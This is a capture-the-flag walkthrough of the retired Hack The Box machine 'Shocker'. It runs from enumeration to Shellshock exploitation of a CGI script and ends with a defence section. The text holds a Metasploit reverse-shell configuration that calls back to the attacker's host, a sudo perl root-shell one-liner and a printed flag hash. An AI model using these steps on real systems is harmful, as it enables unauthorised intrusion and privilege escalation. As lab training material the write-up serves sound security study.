# SHOCKER

*📄 Fun Fact


As seen from above, shocker is a Linux-based retired machine that requires enumeration to discover the vulnerability. This provides the flag for the user and with further privilege escalation, root can be found.

```
IP ADDRESS: 10.10.10.56
```

**PING:**

Firstly, we begin with connecting to our IP address. To ensure that we are on the server, we can use the command ping to check if we get any replies.

```
┌──(root💀kali)-[/home/kali]
└─# ping 10.10.10.56
PING 10.10.10.56 (10.10.10.56) 56(84) bytes of data.
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=396 ms
64 bytes from 10.10.10.56: icmp_seq=2 ttl=63 time=352 ms
64 bytes from 10.10.10.56: icmp_seq=3 ttl=63 time=346 ms
64 bytes from 10.10.10.56: icmp_seq=4 ttl=63 time=346 ms
64 bytes from 10.10.10.56: icmp_seq=5 ttl=63 time=345 ms
64 bytes from 10.10.10.56: icmp_seq=6 ttl=63 time=346 ms
64 bytes from 10.10.10.56: icmp_seq=7 ttl=63 time=347 ms
64 bytes from 10.10.10.56: icmp_seq=8 ttl=63 time=346 ms
```

**SCAN:**

Then, we do a nmap scan (https://nmap.org/). The explanation for the different types of commands and scans are found in the website.

Here, the command used:

```
nmap -sS -sV -sC -O 10.10.10.56
```

-sS: Stealth Syn Scan

-sV: Probe open ports

-sC: Run all default script

-O: Enable OS detection

After the completion of the scan, we find two open ports.


```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (EdDSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 is commonly assigned to an internet communication protocol, HTTP. Thus, we know this might lead to a website.

TCP Port 2222`has been used to communicate trojans/viruses before.

If we went to the website using the IP address given, we see the following.


Inspecting the source and elements does not provide us any information.





**DIRB:**

To find further details, we could use software such as dirb to check web contents that might be vulnerable. This can also be done using dirbuster or gobuster.

The command used is:

```
dirb http://10.10.10.56
```

After the scan, we are presented with various directories that include cgi-bin as one. Looking for the website with cgi-bin/ states that we do not have permission and cgi-bin gives a ERROR 404. Maybe, the server is only taking the ones with "/" as a directory?




Completing further research on cgi-bin, this is what was found.

```
"CGI is a protocol designed to allow web servers to execute
console-like programs directly on the server. These programs,
known as CGI scripts, often handle data from dynamic web pages and
interact over HTTP. A new directory, typically named cgi-bin or
something similar, has to be designated to enable CGI scripts to
run. When a browser requests the URL of a specific file contained
within the CGI directory, the server runs the script, and the
output is passed back to the browser. When CGI scripts are run,
specific information is copied to the environment variables. That
information will subsequently be passed to Bash if it is called,
thus providing a way for an attacker to inject malicious code."
```

As shellshock is a possible vulnerability and maybe the reason why the box is known as "Shocker", dirb was used again with specific search of .sh files.

```
Dirb http://10.10.10.56/cgi-bin -X .sh
```

We found the file user.sh which we can download and save. Where do we go after this? Well, there is a way of using Burp Repeater. However, with more research, we find out that there is a mod_cgi apache web server code injection. As we know metasploit has modules for shellshock, we can open msfconsole and start to search for mod_cgi.

**METASPLOIT:**

```
msf6 > search mod_cgi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Descrip
tion
   -  ----                                              ---------------  ----       -----  -------
   0  auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache
mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   1  exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache
mod_cgi Bash Environment Variable Code Injection (Shellshock)

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/apac
he_mod_cgi_bash_env_exec
```

The exploit was found. Ensure to pick the one that does not have a scanner beside it. Now, we can set the exploit, payload, URIPATH, RHOST, LHOST, and TARGETURI as follows.

Although the payload is configured by default, it is a good practice to set payload manually

```
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > use exploit/multi/http/apache_mod_cgi_bash
_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse
_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 10.10.10.56
RHOST => 10.10.10.56
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/user.sh
TARGETURI => /cgi-bin/user.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.56:46050) at 2021-05-30 06:52:30 -0
400

meterpreter >
```

After the session is opened, we can use the command `cd /home` and `ls -l` to find the files in the directory. This gives us the name of a user, Shelly.

```
meterpreter > cd /home
meterpreter > ls -l
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2017-09-22 15:49:12 -0400  shelly

meterpreter >
```

Maybe Shelly has a directory? Use the command `cd /shelly`

```
meterpreter > cd /home
meterpreter > ls -l
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2017-09-22 15:49:12 -0400  shelly

meterpreter > cd shelly
meterpreter > ls -l
Listing: /home/shelly
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-12-24 14:44:05 -0500  .bash_history
100644/rw-r--r--  220   fil   2017-09-22 12:33:54 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2017-09-22 12:33:54 -0400  .bashrc
40700/rwx------   4096  dir   2017-09-22 12:35:28 -0400  .cache
40775/rwxrwxr-x   4096  dir   2017-09-22 15:49:12 -0400  .nano
100644/rw-r--r--  655   fil   2017-09-22 12:33:54 -0400  .profile
100644/rw-r--r--  66    fil   2017-09-22 15:43:04 -0400  .selected_editor
100644/rw-r--r--  0     fil   2017-09-22 12:35:31 -0400  .sudo_as_admin_successful
100444/r--r--r--  33    fil   2021-05-30 05:34:46 -0400  user.txt
```

Yes we found user.txt. We can open the file using `cat user.txt`. Found the flag for the user! Now it's to escalate for root. We can open a shell and use `sudo -l`

```
meterpreter > shell
Process 11688 created.
Channel 5 created.
/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
$ sudo perl -e 'exec"/bin/sh"'
whoami
root
ls -l
total 4
-r--r--r-- 1 root root 33 May 30 05:34 user.txt
cat user.txt
b8da358852e6f5461ef0c94a76b9fba1
```

We can see that Shelly is given permission to run perl commands. To open an interactive perl shell, we can use the command `perl -e 'exec "/bin/sh"'` When we use the command `whoami`, we can see we have reached the root. Following the same `ls -l` command, we find another user.txt file that can be opened with the `cat` command. We found the flag for the system!

# SHOCKER DEFENSE

Shellshock vulnerability can be exploited in various systems including the following systems:

- Apache HTTP Servers that use CGI scripts (via `mod_cgi` and `mod_cgid`) that are written in Bash or launch to Bash subshells
- Some DHCP clients
- OpenSSH servers that use the ForceCommand capability
- Network-exposed services that use Bash

Firstly, check if your system is vulnerable, if it runs Bash, follow this command:

```
env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"
```

If your system outputs Bash is Vulnerable and Bash Test, it means that the system is vulnerable to shellshock. This includes if the output is any warning or error. If the output is Bash Test, your system is safe.

If you want to test if your website or CGI script is vulnerable, use the following tool: http://shellshock.brandonpotter.com/

If your system is vulnerable, just update the system using

```
sudo apt-get update && sudo apt-get install --only-upgrade bash
```

The new versions of Ubuntu and Linux have updated the bash to exclude shellshock. After updating, repeat the checking step.

Once again it comes back  to updating everything when you get the alerts. Keep up with the security updates!

(References for Defense and Attack)